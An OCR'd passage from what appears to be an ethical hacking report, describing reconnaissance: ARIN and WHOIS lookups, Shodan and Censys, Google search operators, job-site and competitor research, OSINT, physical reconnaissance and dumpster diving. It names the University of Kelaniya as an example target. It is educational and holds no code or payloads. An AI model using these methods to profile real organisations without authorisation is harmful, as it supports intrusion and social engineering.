
2.2.3 Reconnaissance via network ranges

This reconnaissance method uses ARIN (American Registry for Internet Numbers). ARIN is a regional network registry based in Canada, America, the Caribbean, and the North Atlantic islands. The following figure shows the regions that are based on ARIN.



The distribution of Internet number resources, such as IPv4 & IPv6 address space and AS numbers, is managed by ARIN. We can use a website based on ARIN and WHOIS to get the ARIN details. The following figures show the ARIN details of “google". They show the details of Autonomous system numbers, Network ranges, and Customers of “google”.[5]







2.2.4 Reconnaissance via search engines


There are lots of search engines. They are Google, Yahoo, Bing, etc. Among them, Google is the best and most popular search engine. Entering keywords on Google search, anyone can do the reconnaissance.


There is another type of search engine. It is a search engine for internet-connected devices. Shodan and Cencys are examples of this type of search engine. The following figures show the Shodan search engine.





The following figures show the Censys search engine.






2.2.5 Reconnaissance via websites

Above discussed WHOIS, Netcraft, ARIN, Shodan, and Censys are also examples of reconnaissance via websites. Also, we can get the job sites such as "topjobs", "expressjobs", etc.,

as examples of reconnaissance via websites. The following figure shows a job advertisement on the “topjobs.lk” website.




2.2.6 Reconnaissance via competitive intelligent

Sometimes the competitors of the target can be used techniques that are close to the target. For example, suppose we want to hack the systems of the University of Kelaniya; if we can’t reveal the data associated with the University of Kelaniya using reconnaissance techniques, then we will be able to find data from the competitors of the University of Kelaniya. It is a state university because private institutes are state universities' main competitors, so we can take the Informatics Institute of Technology (IIT) as a competitor of the University of Kelaniya. Then we can reconnaissance the IIT website using earlier techniques and gain information about our target.


2.2.7 Reconnaissance via google hacking

Google hacking is an advanced google searching technique that hackers use to reveal sensitive data from google databases. It is not a hack of Google databases, but the attacker can enter queries and reveal some critical data to hijack the victim. Some example queries show in the following figures.


intitle: - filters a string of titles of pages




inurl: - filters a string within a URL




cache: - a recent snapshot of the website that we visit





link: - shows the pages which are linked to the requested URL



2.2.8 Reconnaissance via Social Engineering

In this phase of reconnaissance, the attacker collects information to engage with the victim. This information gathering can be done using three methods. They are;[6]

Technical Sources –

Technical sources mean technical tools and methods such as phone calls, social networks, web searches, etc. There is a concept called Open Source Intelligence (OSINT) used in this phase. OSINT means we can gather information from openly available resources, such as google searches, public databases, google maps, etc. The U.S. Intelligence Community book by Jeffrey T. Richelson divides OSINT sources into six different categories. They are media, the internet, public government data, professional and academic publications, commercial data, and grey literature.[6]

Physical Reconnaissance -

Physical reconnaissance involves the data taken from the on-site, such as the count of employees on the site, the organization's regular office hours, what equipment the employees use in their work, etc. In this phase, the attacker must be careful about the organization's security.[6]

Dumpster Diving –

Dumpster diving means, sometimes, the attacker will be able to grab valuable data from inside the trashes of the organization.[6]


3 The Scanning Phase

The second phase of ethical hacking involves utilizing the information collected during the reconnaissance phase. This phase involves various background details such as the target system network, IP address, and employee information within the target organization. The scanning phase moves us closer to our target by verifying the identified network and IP address accuracy and evaluating the target systems' vulnerabilities.[4]

